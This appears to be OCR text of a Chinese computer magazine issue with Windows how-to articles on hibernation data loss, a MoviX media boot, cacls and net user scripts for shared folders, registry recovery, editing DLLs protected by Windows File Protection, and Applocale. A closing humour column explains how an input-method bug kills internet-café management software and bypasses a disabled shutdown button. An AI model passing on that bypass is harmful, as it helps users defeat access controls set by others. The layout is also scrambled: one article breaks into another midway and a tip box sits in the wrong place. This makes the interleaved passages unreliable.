为什么会这样呢？通过反复实验，终于弄清了事情的真相。我与同事在 Windows XP 下共同使用一个 administrator 账号，为了达到快速关机的目的，我们常使用“休眠”功能，而问题症结就在此。当使用完电脑而没有拔出闪存或安全删除硬件便进入“休眠”后，那么闪存目录结构将被 XP 记录下来，而下一次再插入闪存后开机，Windows XP 将自动认为该闪存的记录为以前的记录，但实际上闪存已经更换。Windows 就是用如此“智能”的识别方式摧毁了我的数据。

小编有话说:这位用户的闪存数据丢失是因为有双用户，是不是单用户就不会有这种风险呢？同样有！如果单用户的闪存数据在其他电脑上进行修改后，第二次回到系统，插入闪存再唤醒机器，也同样会造成数据丢失——即恢复到电脑“休眠”前的状态。

要避免以上悲剧发生，无外乎两种解决方法：一是不使用“休眠”功能，二是在系统唤醒之后再插入闪存。

另外，“休眠”功能虽然看上去很美，但其实存在的问题多多，建议大家最好不用。 CF [XT02]

去年，我们曾经介绍过，利用MoviX可以将自己的电脑DIY成既能作PC又能作家电的“双模式”电脑，很多朋友对此非常感兴趣。不过美中不足的是，以前介绍的方法需要将MoviX刻录到光盘上去才能使用，这让没有刻录机的朋友一筹莫展，即使有刻录机，光盘在光驱中换来换去也挺麻烦。能不能直接在硬盘上实现“双模式”功能呢？

是电脑，也是家电

——无需刻盘，利用MoviX打造双模式电脑

■ 山东　李永前　孔云朋

一、信息回放

1.双模式电脑实现的功能

无需进入Windows，也无需无奈地等待开机，只要通过键盘或遥控器，就能直接播放或浏览电脑硬盘、光盘中存储的图片、影片以及音乐(包括DVD、VCD、CD、MP3、OGG、WMA、QuickTime、DivX、Xvid、AVI、MPEG、ASF等几乎所有影、音、画常见格式，且支持字幕)。

2.双模式电脑原理

利用MoviX构建的双模式电脑，从本质上来说是在电脑硬盘上安装了一个名为MoviX的小型Linux操作系统(包含Linux系统、内核、媒体播放软件等)，在想用电脑作为家电使用时，则进入该系统。其优势有两点：一是强大的多媒体功能；二是系统启动非常快——几乎瞬间即可进入，不用像进Windows那样有个漫长的等待过程。联想就曾经利用该类似操作系统推出过所谓的“家电化PC”LEOS系列机型。

3.MoviX的版本

MoviX是一个系列，共有三个独立的版本：eMoviX、MoviX、MoviX2，其中eMoviX最为简陋，常常和电影一起刻录在光盘上，这样即使没有硬盘也同样可以播放电影；MoviX功能强大，界面朴实；MoviX2界面华丽，支持鼠标操作，使用起来最为方便，下文将要打造的双模式电脑就是以该版本为例的。

二、两步构建双模式电脑

1.拷贝安装MoviX

从http://www.newhua.com/cfan/200406/movix.rar下载MoviX软件压缩包，该压缩包包括movix和movix2文件夹、启动软盘镜像文件movix2boot.img和movixboot.img、虚拟启动软盘软件vfloppy。解压后将其中的movix2文件夹拷贝到C盘根目录下。

小提示

如果要使用MoviX版本，操作方法跟MoviX2类似，只需解压后将movix文件夹拷贝到C:\下，下面步骤同理。

2.制作虚拟启动软盘

运行压缩包内的虚拟启动软盘软件vfloppy，单击“启动设置栏”中的浏览按钮，选中movix2boot.img文件(见图1)。“显示文本”框中的内容可以随意填写，如“启动我的媒体中心MoviX2”，其他的默认即可。设置完毕单击“应用”按钮，并重启电脑。

小提示

vfloppy可在没有光驱，没有软驱，只有Windows 2000/XP/2003的系统上非常方便地模拟运行DOS，利用它可以随时重启系统进入DOS实模式环境，支持2.88MB和1.44MB软盘镜像文件。



图1　使用MoviX版本的朋友则选择movixboot.img

经过以上两步简单的操作，我们DIY的双模式电脑就诞生了！系统重启后，通过启动菜单中用上下键选择“我的媒体中心MoviX2”一项后回车，即可进入MoviX2系统了！

三、应用心得

MoviX2采用了图形界面的MPlayer，并有一个逼真的豪华多媒体播放器(见图2)，大家可以直接通过鼠标在其面板上进行各种操作。基本的操作自不用说，掌握下面这些技巧可以让你玩转MoviX2！



图2　是不是有点家庭影院的感觉？

1.为MoivX2换肤:用记事本打开C:\movix2\movix\gui.conf,替换gui_skin=“movix”中的“movix”为“AlienMind”、“BlueHeart”、“Canary”、“gnome”、“crystal”、“Orange”或“WindowsMediaPlayer6　”即可变换相应风格的皮肤。同时也可以到http://www.mplayerhq.hu/MPlayer/Skin/下载更多皮肤文件，下载得到的tar.bz2格式文件，不要解压，直接拷贝到C:\movix2\mplayer\Skin目录下即可。

2.浏览图片的方法:在“Play → SlideShow”菜单中选择图片所在的文件夹即可，浏览图片时还有背景音乐呢！

3.更快速的操作:按F4键激活MoviX2下的播放器MPlayer的OSD样式的菜单，这样只需用方向键和回车键就能方便控制播放。

▶▶▶ 火速链接

有关如何在eMoviX下播放音乐、观看电影的方法，大家可以参考2003年第11期21页的《不进Windows也能听音乐、看电影》和2003年第14期《升级DIY的双模式电脑》一文。

CF [XT03]



保密局的收发室

——快速建立安全的共享文件夹

任务编号:200406

任务内容

用最快的速度,为每个用户建立安全的“收发室”,别人可以向你的“收发室”(共享文件夹)复制文件,但不能查看、修改里面的内容。这一切只需要双击鼠标一次即可,文件夹的建立、名称修改、权限设置全部自动完成!

装备: Windows 2000/XP/2003,至少一个分区为NTFS文件系统。

任务难度系数: 2/5

挑战者: 山东 王 军
上海 沈秋锋

新任务(￥300元)

不使用工具,如何把常用软件在任务栏和系统托盘的图标隐藏,并在任务管理器的“应用程序”窗口不显示该程序正在运行。

在很多企业、机关的大门口,都会有一个“收发室”,专门负责处理信件、包裹,这样的好处有两点:一是可以帮助大家发信,二是可以确保来信送到收件人手中,不会被他人冒领。在我们的电脑里,也经常有这样的文件往来,特别是在局域网中,经常会有文件传递,这当然可以通过FTP、邮件系统传送,但最简便的方法还是使用共享文件夹。在NTFS文件系统的分区上,虽然可以限定访问者的身份,但这样似乎还不完美:A用户在向我的共享文件夹中复制文件的时候,难免会看看里面的其他文件,而这些东西是B用户发给我的,而且很可能是我不想让A看到的,这该怎么办?

一、保密文件夹的设计思路

为了解决上述问题,可以进行如下操作:

1.选一台电脑,建立一个完全共享的文件夹,比如命名为“ShareFolders”。

2.在“ShareFolders”中为每个用户建立一个共享文件夹,下面再分别建立“收件箱”和“发件箱”两个文件夹。

3.所有者可以完全控制“收件箱”,其他人只能向里面复制文件,但不能查看。

4.所有者可以完全控制“发件箱”,其他人只能查看里面的内容,但不能修改。

要实现这样的目的,需要做到:“发件箱”的所有者拥有完全控制权限,其他人只有读权限,不能修改其中的文件;“收件箱”的所有者拥有完全控制权限,其他人只有写入的权限,而没有查看的权限。这样,如果有需要报送的文件,就可以将文件放在接收者的“收件箱”目录下;如果有需要发布的文件,就可以放在自己的“发件箱”目录下,供其他人读取。

二、一劳永逸的批量化操作

如果使用手工操作进行设置,需要一个目录一个目录地操作,费时费力而且容易出错。如果日后进行更改,工作量就更大。所以我们使用命令方式进行设置,编制批处理程序进行共享文件夹的设置,一次性完成目录建立、权限设定的工作。这样,修改起来也特别简单。

假设有50多台电脑,就使用这个方案建立了共享文件夹实现了简便文件传递,步骤如下:

Step 1 使用组来简化文件夹权限的布署

通过在文件服务器(也就是用来统一管理共享文件夹的电脑)上建立本地组“OfficeUsers”,可以针对组来设置权限,简化设置管理。在“我的电脑”上点右键选择“管理”,选择“本地用户和组→组”,建立一个名为“OfficeUsers”的组。

Step 2 建立用户并添加到“OfficeUsers”

选择“本地用户和组→用户”,依次建立多个用户。选中“组”中的“OfficeUsers”,选择“添加”,将所有用户添加到这个组中。

Step 3 建立根共享文件夹

在文件服务器的适当目录下,建立ShareFolders目录,将其设定为共享。默认状态下,“everyone”有完全控制权限。将设定改为“everyone”仅有读的权限。所有用户都可以连接到这个目录,查找自己所需的目录(见图1)。




图1

Step 4 建立用户目录同时设定权限

使用文本编辑器，建立一个名为Alluser.bat的文件。Alluser.bat调用批处理文件GrantPerm.bat来完成设置工作，它后面会包含2个参数:第一个是所有者姓名，也就是个人文件夹名(这里是中文)；第二个是所有者用户名(这里是汉语拼音)。

Alluser.bat内容如下:

```
Start=GrantPerm 张三 zhangsan
Start=GrantPerm 李四 lisi
Start=GrantPerm 王五 wangwu
……
```

> 小提示
>
> Alluser.bat中的zhangsan、lisi、wangwu必须是已经建立好的用户，请确认已经把他们添加到“OfficeUsers”组了。

Step 5 关键步骤——赋予权限

下面来建立GrantPerm.bat，针对每一个用户完成目录创建、权限修改的功能。针对每个用户的“发件箱”目录，取消everyone的所有权限，添加OfficeUsers组的读权限，赋予所有者完全控制权限；对于“收件箱”目录，取消everyone的所有权限，添加OfficeUsers组的写权限，赋予所有者完全控制权限。

GrantPerm.bat内容如下(括号中的内容为解释信息，不必输入):

echo 正在创建%1目录

md %1

md %1\发件箱 (建立用户发送目录)

md %1\收件箱 (建立用户接收目录)

cacls %1\发件箱 /e /r everyone (取消Everyone对发送目录的操作权限)

cacls %1\发件箱 /e /G officeusers:r (赋予Officeusers组对发送目录的读权限)

cacls %1\发件箱 /e /G %2:f (赋予所有者对发送目录的完全控制权限)

cacls %1\收件箱 /e /r everyone (取消Everyone对接收目录的操作权限)

cacls %1\收件箱 /e /G officeusers:w (赋予Officeusers对接收目录的写权限)

cacls %1\收件箱 /e /G %2:f (赋予所有者对接收目录的完全控制权限)

Step 6 将Alluser.bat和GrantPerm.bat复制到文件服务器上的ShareFolders目录下，执行Alluser.bat。稍等片刻，你会发现每个用户的“保密文件夹”已经生成了！

三、补充实例

实例1:批量建立用户

前面提到在“管理”中建立用户，这样一个一个建立未免太麻烦，同样也可以编写批处理文件，批量操作，简化设置。

> 小知识
>
> **文件夹权限操作使用的命令**
>
> 要修改文件夹权限操作，可以使用Windows 2000/XP中的Cacls命令。该命令提供了显示或者修改文件夹和文件的访问控制列表(ACL)。可在命令行状态下执行:Cacls /? 查看语法。
>
> 主要语法如下:
>
> CACLS filename
>
> /G user:perm 赋予指定用户访问权限。
>
> Perm 可以是: R 读取 / W 写入 / C 更改(写入) / F 完全控制
>
> /R user 撤销指定用户的访问权限(仅在与 /E 一起使用时合法)。
>
> /P user:perm 替换指定用户的访问权限。
>
> Perm 可以是: N 无 / R 读取 / W 写入 / C 更改(写入) / F 完全控制

建立用户命令:net user username password /add

其中的username为需要建立的用户名，password为用户密码，如“net user 张三 123 /add”。如果同时建立多个用户，按照这个格式编写多行命令，保存成bat文件运行即可。

> 小提示
>
> ★删除用户的命令是:net user username /delete
>
> ★在域模式下，可以在域服务器上执行“net group”命令对组进行操作。如果需要将大量用户添加到组，可以使用文本编辑器编写批处理文件，批量操作。
>
> 建立组的命令:net group groupname /add
>
> 将用户添加到组的命令:net group groupname username/add
>
> 将用户从组中删除的命令:net group groupname username/delete

实例2:快速提取大量用户名

在建立“保密文件夹”时，如果系统中已经内建了很多用户，难道还要一个一个输入这些用户名吗？完全不必，可以利用下面的命令来提取用户名。假设要提取“OfficeUsers”组中所有用户名，请编写批处理文件get.bat，内容如下:

```
net localgroup OfficeUsers>user1.txt
find /v "命令成功完成" user1.txt>user2.txt
find /v "\" user2.txt>user1.txt
FOR /F "skip=10 tokens=*" %%i in (user1.txt) do @echo %%i>>user.txt
del user1.txt
del user2.txt
```

保存后运行该批处理文件，就会在当前目录下面得到一个user.txt文件，其中就是提取出来的用户名。

CF [XT04]

当故障恢复控制台失效的时候……

——拯救系统的五大案例

■维克托电脑工作室 张宗闰

相信许多朋友对Windows XP已不再陌生，但包括笔者在内，一旦Windows XP系统崩溃，大多采取格式化硬盘重装系统的对策，一切重新来过，费力又费时，真的是吃力不讨好。说起系统故障时的恢复，很多朋友会想到使用系统的恢复控制台。可是恢复控制台也不是万能药，有时也不能解决问题。这时该怎么处理呢？

在Windows XP启动时，它是按system、system.sav、software、security、sam、default的顺序加载注册表配置单元文件的，当出现下述故障现象，说明损坏或者丢失对应的文件及其后面的一个或多个文件，可按实例解决办法安全恢复注册表。

实例一:

选择Windows XP启动菜单后，黑屏，显示“因以下文件的损坏或者丢失，Windows无法启动:\WINDOWS\SYSTEM\CONFIG\SYSTEM 您可以通过使用原始启动软盘或CD-ROM来启动Windows安装程序，以便修复这个文件。在第一屏时选择'r'，开始修复。”重新启动Windows XP，故障依旧。

出现本故障现象是因为损坏或丢失了system文件，解决办法如下:

1.单系统且采用FAT32或NTFS文件系统，可用Windows 9X/Me启动盘启动到DOS状态，直接复制最近日期备份文件system覆盖原文件即可；或用启动软盘或安装光盘引导系统，登录控制台，切换到系统盘C:，执行copy命令复制最近日期备份文件system覆盖原文件。重新启动电脑。

2.双系统且可互相访问，可登录另一个操作系统直接复制最近日期备份文件system覆盖原文件即可。重启电脑。

用该办法恢复注册表后，可能需要花费一点时间进行个别硬件驱动程序重装、程序修复安装以及Windows关键更新程序更新，取决于注册表的备份日期及其还原点:右击“我的电脑”，选择“属性”，单击“硬件→设备管理器”，右击设备列表，选择“更新驱动程序→硬件更新向导→自动安装软件(推荐)”，单击“下一步”，有极个别驱动程序需要安装源程序。在“开始→控制面板→添加或删除程序→当前安装的程序”列表，单击“更改”或“更改/删除”，选择“修复→修复或重新安装”。

> 小提示
>
> 不同程序选项可能略有差异，有的程序具有“修复注册表”选项，单击下一步，可能需要安装源。单击“Windows Update”，即可更新Windows关键更新程序。可能经过注册表恢复，你的Windows XP运行速度更快些。

实例二:

选择Windows XP启动菜单后，黑屏，显示“因以下文件的损坏或者丢失，Windows无法启动:\WINDOWS\SYSTEM\CONFIG\SYSTEM.SAV 您可以通过使用原始启动软盘或CD-ROM来启动Windows安装程序，以便修复这个文件。在第一屏时选择'r'，开始修复。” 重新启动Windows XP，故障依旧。

出现本故障现象是因为损坏或丢失了system.sav文件，解决办法与实例一大同小异:将“C:\Windows\repair”文件夹的system文件重命名为system.sav，复制到“C:\Windows\system32\config”文件夹，再将“C:\Windows\repair”文件夹的system.sav文件重命名为system。

用该办法恢复注册表后不需要做任何硬件驱动程序重装、程序修复安装以及Windows关键更新程序更新。

实例三:

启动Windows XP，滚动结束，黑屏，无任何反应，按机箱Power按钮或按Ctrl＋Alt＋Del组合键无任何反应，按机箱Reset重启。重启Windows XP，故障依旧。

本故障现象损坏或丢失software文件，解决办法与实例一大同小异:登录另一个操作系统或DOS状态，必须将最近备份的system、software、security、sam、default五个文件，复制到“C:\Windows\system32\config”文件夹覆盖原文件即可。

用该办法恢复注册表后可能需要花费一点时间进行个别硬件驱动程序重装、程序修复安装以及Windows关键更新程序更新，取决于注册表的备份日期及还原点。

实例四:

启动Windows XP，滚动结束，出现“Windows 正在启动...”画面，出现“lsass.exe - 系统错误”对话框显示信息:“安全帐户管理器初始化失败，原因是以下错误:连到系统上的设备没有发挥作用。错误状态:0xc0000001。请单击‘确定’，关闭这个系统并重新启动到安全模式中。有关详细信息，请参阅事件日志。”或“当试图更新密码时，本返回状态表示所提供的当前密码不正确。”，按“确定”重新启动电脑。重新启动Windows XP，出现“Windows正在启动...”画面，故障依旧。

出现本故障现象是因为损坏或丢失了sam文件，解决办法与实例三相同。

与 Windows“保镖”决战到底

——修改系统文件全攻略

■ 广东 Heelen

看点 在多数情况下,Windows的文件保护功能可以帮助我们恢复一些故障文件,但有时它也给我们添麻烦——无法修改一些系统文件。想不想在Windows系统中征服这个"保镖",让它为你所用？

平时喜欢追求个性化的朋友一定使用过一些工具(如eXeScope)，修改了某些软件的属性，例如更改了软件标题栏的颜色、文字等，或根据个人需要，更改了软件的一些默认值。

当我们要修改某软件的属性时，通常情况是直接修改该软件安装目录下的DLL数据文件。但对于一些运行时需要调用系统数据文件的软件，尤其是微软旗下的软件，就要查看该软件运行时调用了哪些文件(一般是系统目录下System32文件夹中的文件)，再做出相应修改(下文有详细介绍)。

一、狡猾又烦人的文件保护

众所周知，Windows 2000很大程度上是面向企业用户开发的，所以本身安全性能相对较高。系统的文件保护功能，可以实时监测System32文件夹下的所有DLL和EXE文件的变化。当发现这些系统文件丢失或被修改，系统就会自动恢复。因此，如果想利用修改工具修改System32下的系统文件，就很难实现。可能有些朋友要问，如果修改了这些系统文件，再立刻打开相应软件调用它们，那么系统是不是就无法恢复了？试验证明，系统由于无法更改正在调用的数据文件，便会把当前的DLL文件改为另一个同名的临时文件，供已运行的软件继续调用；同时，会在原目录下重新创建一个DLL文件。在下一次运行软件时，程序调用的就是那个新的DLL文件了，而以前所作的修改也没有了(见图1)。



图1

二、解决实例——个性化OE的注释信息

针对此问题，可以通过在DOS或其他系统下把事先修改好的文件直接覆盖原文件的方法来解决，但在一些特殊情况下，我们没有时间进入其他系统。在Windows中就不能"攻破"文件保护吗？下面以修改Outlook Express为例，介绍一种破解的方法。

Step 1 打开Outlook Express(笔者用的是6.0版本，但版本的差异并不影响以下操作)。为查看该运行时调用了哪些数据文件，我们需要运用其他工具辅助，比如常用的WinHex，打开并选择"工具→RAM编辑器"，

小提示

用该办法恢复注册表后可能需要您花费一点时间进行个别硬件驱动程序重装、程序修复安装以及Windows关键更新程序更新，取决于注册表的备份日期及还原点。

实例五:

Windows XP使用一段时日，因不断添加或删除程序、更新硬件驱动程序以及Windows Update更新，使得系统注册表日益膨胀，系统不堪重负，濒临崩溃边缘。

解决本故障，完全不必格式化硬盘重装Windows XP，解决办法参照实例一、三操作：只要将"C:\Windows\repair"文件夹或将其备份到其他文件夹的五个原始文件system、software、security、sam、default，复制到"C:\Windows\system32\config"文件夹覆盖原文件即可。

用该办法恢复注册表后必须花费一定时间进行硬件驱动程序重新安装、需要安装的程序重新安装以及Windows关键更新程序更新，完成各项工作后与格式化硬盘重新安装系统无异，可能系统运行速度更快。

小提示

有的程序不允许在原来安装文件夹覆盖安装，必须将程序安装文件夹内容清除后才能安装，许多程序的用户设置都不会改变。当一个大型程序卸载后注册表中信息删除不干净，只要将安装该程序前的备份注册表恢复即可，其他操作触类旁通，恕不赘述。

如果能登录系统需要还原系统状态数据，同样可以使用系统的"备份"工具进行还原：打开"备份"，单击"还原和管理媒体"选项卡，然后在"单击复选框，选择要还原的驱动器、文件夹和文件"中，单击"System State(系统状态)"旁边的框，选定一个系统状态数据备份文件，单击菜单"工具"，选择"选项"，单击"还原"选项卡的"无条件替换本机上的文件"单选框，单击"应用"。单击"将文件还原到"列表框，选择"原位置"，单击"开始还原"，这将还原系统状态数据。

CF [XT05]

在弹出的列表框中，可以清楚地查看当前系统运行的每个程序调用了哪些数据文件（见图2）。以后要修改软件的属性时，再针对某文件进行。



图2

Step 2 要修改的是图3中新闻邮件的注释内容(见图3)。经试验，要修改的数据存放在system32文件夹下的inetres.dll中。复制该文件到另一个目录中，运行著名的修改工具eXeScope，打开它，选择“资源→字符串→73”，在右框中的1167字段就是新闻邮件自动加注的内容（见图4）。



图3

Step 3 把1167字段修改成所要的内容。注意：“%s”代表的是动态内容，要在前面留足够空档才能完全显示。保存修改，选择“文件→关闭”，退出对文件的读取。



图4

Step 4 把修改好的文件覆盖System32下的原文件，然后立即运行eXeScope，打开当前System32下inetres.dll文件。

小提示

这里的操作速度一定要快，因为系统会在6秒后自动恢复被覆盖的文件。我们也可以借助eXeScope的快捷键F11(作用是“重新打开文件”)来加快速度，不过要在此前先打开一次System32下inetres.dll文件，让软件记录下最近打开的文件。注意：只有6.41以上版本才提供快捷键功能。

Step 5 因为eXeScope正在调用inetres.dll文件，所以系统无法恢复该文件。保持调用状态，1分钟后，关闭eXeScope，系统就不再恢复inetres.dll文件，修改成功。

小提示

修改过程一定要按照以上的步骤。如果不按照覆盖文件的方法，而直接修改原文件，即使修改后按照步骤五的方法，系统还是会自动恢复文件的。所以，这也是Windows 2000的一个BUG吧。而且，复制另一份文件的方法，不但可以防止操作不慎造成修改内容丢失，而且还能创建多个不同的修改版本，供不同需要时使用。

三、破解方法规律总结

文件保护功能的时间规律

系统的文件保护功能每6秒检验一次系统文件，如发现系统文件丢失或被修改，便自动恢复。用eXeScope调用inetres.dll文件，由于它不是微软属下软件的调用，系统无法像上面所讲的那样，创建一个临时文件，而是多次尝试进行恢复。在尝试恢复失败10次后，也就是大约1分钟后，系统就会放弃恢复该文件了。

实例：限制OE打开或保存附件

我们也可以通过修改inetres.dll文件，来限制OE打开或保存附件，可以一定程度上起到安全保护的作用。同时，在提示框的标题处加上自己的名字，使其极具个性化。

Step 1 按照上面的方法，运行eXeScope，打开inetres.dll的复件。找到“资源→对话框→102”，双击“对话框:102”，就会弹出相应对话框的模板。和上面所讲的一样，“%s”字符代表的是动态内容，此处显示的是附件的名称。左边的方框显示的则是询问框的图标(见图5)。




图5

Step 2 在“说明”处加上“Heelen的OE个人版”。展开“对话框:102”，下面显示的是这个对话框中的所有元素。选择“PushButton:确定”，在右面的“样式”面板中选择“禁用”选项，保存修改后按照上面的方法，就OK啦。

Step 3 再次启动Outlook Express，看！“确定”按钮显示为灰色，以后就可以限制打开或保存附件啦(见图6)。



图6

小编有话说：对于eXeScope这样的软件，我们以前的印象大多是汉化软件，修改一些软件中的文字。其实借助它的修改功能，可以破解一些被Windows保护的软件。要修改软件的某些数据，具体要修改哪个数据文件，这还要大家自己仔细摸索，这可要考察你分析能力哦。如果对修改不满意，想恢复初始值，可以直接删除该文件，让系统自动重新创建就行了。

CF [XT06]

掀开乱码的“面纱”

■ 柳庄头

如果你千辛万苦从网上拉下来的软件在安装时出现的安装界面是一片乱码怎么办？如果你对某款游戏情有独钟，却因为其操作菜单是乱码而无法正常使用，你的感觉又是如何呢？其实，碰到这种情况，还是有许多方法解决的。下面，就让我们一起来掀开乱码的神秘“面纱”吧。

通常情况下，可以在Windows XP/2003中通过添加“东亚语言”，然后选择“用于非Unicode❶程序的语言”的方法解决乱码问题。此方法虽然能奏效，但同时具有非常明显的缺陷：无法同时运行两种非Unicode程序，例如简体中文和繁体中文。虽然可以为非Unicode程序设置一种特定的语言环境，但在同一时间里只能设置一种语言环境。如果要在另外一种语言环境下使用，还必须重新设置并重启电脑，非常麻烦。下面，笔者要向大家介绍一款小软件Microsoft Applocale。它是微软推出的多语言支持工具，可以让非Unicode的软件在Windows XP/2003上运行，并且让我们能够在同一个操作系统中同时执行简繁体、日文软件而不会发生任何冲突。

目前，Unicode标准已为工业界广泛采用，例如Windows 2000/XP以及微软的Office2000及以后的产品，其内核都是Unicode编码，因此就能够支持多语种，只要是Unicode编码的应用程序都会在其中正常显示原文。

Applocale小档案

软件版本：1.0　　软件大小：1.35M
软件性质：免费软件　　适用平台：Windows XP/2003
下载地址：http://www.onlinedown.net/soft/25010.htm

Applocale的安装非常简单，完成后我们便可以开始用它来“大显身手”了。

实战一：看懂游戏的乱码

有不少繁体中文游戏非常耐玩，可以说是精品。但美中不足的是由于我们用的都是简体中文系统，所以如果不安装繁体中文的语言支持是无法正确显示的。大家还记得在办公室风靡一时的“连连看”这个小游戏吗？虽然爱不释手，可大家却不知道怎么进行其他设置，因为菜单显示的都是乱码。现在有了Applocale，只要简简单单的四个步骤，这一切就会变得很简单了！

Step 1 运行Applocale（在“开始”→“程序”中点击相应的快捷方式），将会出现一个设置向导。

名词解释

❶ Unicode

由Unicode协会开发的能表示几乎世界上所有书写语言的字符编码标准。Unicode给每个字符提供了一个惟一的数字，不论什么平台、什么程序、什么语言，都可以在Unicode内核的软件中正常显示。

例如，简体中文(GB)、繁体中文(BIG5)和日文中的“赵”字，在不同的编码下，BIG5是0xBBAF，而0xBBAF在GB中显示为“化”字，因此就成为了乱码。而Unicode采用的是统一的编码，这样不管是在什么文字中，都会显示为“赵”字。

Step 2 在向导指引下进入到“查找应用程序”对话框。单击“浏览”按钮，找到“连连看”程序所在的文件夹并选择该程序，单击“下一步”（见图1）。



图1

Step 3 在“检测语言”对话框中选择“连连看”所使用的语言繁体中文。

小提示

Applocale支持的语言范围非常大，流行的日、韩以及繁体中文游戏当然不在话下了。

Step 4 如果想要每次运行游戏时都自动进行内码的转换，可以在接下来的“启动应用程序”对话框中勾选“创建快捷方式”选项，并为该快捷方式命名后点击“完成”按钮。这样，在开始菜单中的Applocale程序项中便会新建一个“连连看”的快捷方式。我们可以把它拖到桌面上或者其他位置。以后只要双击该快捷方式，游戏便会自动在Applocale兼容模式下运行，我们也不用再对着那些乱码发愁了（见图2）。



图2

小提示

Applocale对中文路径支持得不好，所以笔者建议大家把要转换的程序放在英文目录下。

实战二：排除安装、卸载程序时的乱码

笔者下载了一款网上评价非常不错的网络电视软件，准备好好欣赏一下网络电视。可没有想到安装程序居然显示的是乱码，好在有Applocale的协助，让我轻轻松松就完成了软件的安装，并且顺利地看上了网络电视。

在“实战一”的第二步中，选择网络电视的安装程序，选择好使用的语言（繁体中文）进入到“启动应用程序”对话框后直接单击“完成”，Applocale就会启动安装程序，这下安装界面就已经显出其“庐山真面目”了。

当我们想要删除某个程序，也许却发现“添加/删除”面板中显示的程序名称很多都是乱码，自己根本不知道要删除的程序是哪一个。此时，Applocale就能帮我们的大忙了。

运行Applocale后，在“查找应用程序”对话框中选择“添加或删除程序”选项，在接下来的页面中选择要删除程序的语言（例如繁体中文），Applocale将会启动“添加/删除”程序，让其现出“庐山真面目”！

CF [XT07]



编辑部灵异事件……

小编们遇到的“灵异”事件

■ Cornel　图/张炜昱

最近，也许是大家工作过于繁忙，工作压力太大，都需要排遣的原因，编辑部开始流行讨论恐怖电影和灵异故事，从经典的《午夜凶铃》、《夺命狂呼》、《异灵第六感》，到近期的《咒怨》、《三更》，一说起这类电影，各位老编、小编都很有感触。忽然想到，在我们使用电脑的时候，也有很多奇怪的现象，无法解释，或许这就是电脑里面的“灵异事件”吧！

Ghost(鬼魂) = 鼠标有鬼？

灵异现象:鼠标被异灵控制

鬼魂宿主:Skywolf

Ghost是很常用的系统恢复工具，使用也很简单，打开一个备份文件，鼠标点选目标分区，然后点OK。但是就是这么简单的动作，有时候你会发现明明点选的是正确分区，开始覆盖(或者覆盖结束)后却发现是另外一个分区(而且一般会是你最有用的数据分区)，然后你只能欲哭无泪……所以从此我使用Ghost时，绝对不再使用鼠标。

喜欢阴冷气氛的硬盘

灵异现象:冰箱可以拯救硬盘

鬼魂宿主:Flanker

我的硬盘，在一次巨响之后就彻底崩溃了，用任何工具都找不着数据。我鬼使神差地把它放到阳台上，也不算冷，零下几度，冻了三天，故障居然解决了。

“巫师”Andy的解答：硬盘如果长期闲置不使用，其内部机械连接部位的润滑油和长期动作磨下来的一些污物就会互相混合、凝结。在某些情况下，这将导致硬盘初始化时机械部分不能正常运作或者运作不正常，并伴随异常的响声。但实际上，这时硬盘盘片完好无损。而冷冻可以使导致粘滞的润滑油由于膨胀系数不同而产生分裂，从而使硬盘机械部分重新恢复正常运动的能力。于是，硬盘就修好了……

Windows也会闹鬼

现在轮到Cornel了。以上各位的“灵异事件”虽然诡秘，但实用价值有待加强，我来介绍几个实用的。

1.智能ABC漏洞的妙用

在Windows中，只要在任何一个可以使用中文输入法的程序中调出智能ABC，然后输入“V”，再按一下键盘上的“↑”，再按一下Del键，再按空格或回车，该程序立即会被“杀死”。

实例1:巧妙绕开管理软件

这个漏洞有什么实用性呢？很多网吧里安装了管理软件对用户进行控制。我们可以打开该软件的管理界面，在要求输入用户名的地方使用上面的方法，就可以把管理软件关闭！当然，网吧软件很多，可能有些软件不能奏效，您可以尝试一下。

实例2:避开登录时的灰色按钮

在Windows 2000/XP登录的窗口中，有一个“关机”按钮，通过它可以关闭或重新启动计算机。但是，出于安全方面的原因，这个选项经常被管理员关闭，使得按钮成为灰色。这个时候，我们可以在用户名输入处点一下鼠标左键，使用上面的技巧。在一阵硬盘响动之后，机器重新启动了！你可能要说，这与按下Reset按钮有什么区别？如果按下Reset按钮，属于“非法重启”，电脑会在启动时扫描硬盘。而这种启动方式属于正常启动，不会出现扫描硬盘的状况。

2.形形色色Windows灵异事件

(1)文件夹中的“#”

建立一个文件夹，在文件夹名称中包含“#”。如果里面有CHM文件(Windows帮助文件)，你会发现打开CHM文件的内容显示为“该页无法显示”。试想一下:如果把文本文件制作成CHM文件，保存到这个名称包含“#”的文件夹中，别人不就无法查看其中的内容了吗？当然了，只要把文件复制到其他地方就会“解密”，但这个秘密很少有人会知道呀！

(2)无人能闯的目录

在本刊2003年第22期《我的目录你别乱闯》一文中，介绍了在DOS命令提示符中利用“md test..\”命令建立一个无法删除的文件夹的方法，你知道这是为什么吗？这是因为Windows会自动删除目录或文件末尾的“.”,“md test..\”命令建立的是一个名为“test..”的文件夹，Windows删除了末尾的“.”，生成了名为“test.”的文件夹，而这个文件夹可以看成是一个扩展名为空的文件夹。可能是系统的一个漏洞，Windows无法区别这个文件夹和正常的“test”文件夹，因此我们无法访问也无法进入这个目录。

★如何删除这个文件夹:RD /s test..\

★如何进入这个文件夹：在相同目录下面建立一个名为“test”的文件夹，你会发现刚才的“test..”可以访问了。

实例:巧妙的自动备份工具

更为有趣的是：如果用“md test..\”和“md test”命令分别建立两个文件夹，你会发现Windows似乎把这两个文件夹当成同一个文件夹了：在资源管理器中把任何文件拖进一个文件夹，都会在另一个文件夹中出现，如果删除一个

文件夹中的文件，另一文件夹中也会删除！我们可以利用它来做一个小小的“备份”，挺有意思的！

⑶文本文件只能保存乱码？！

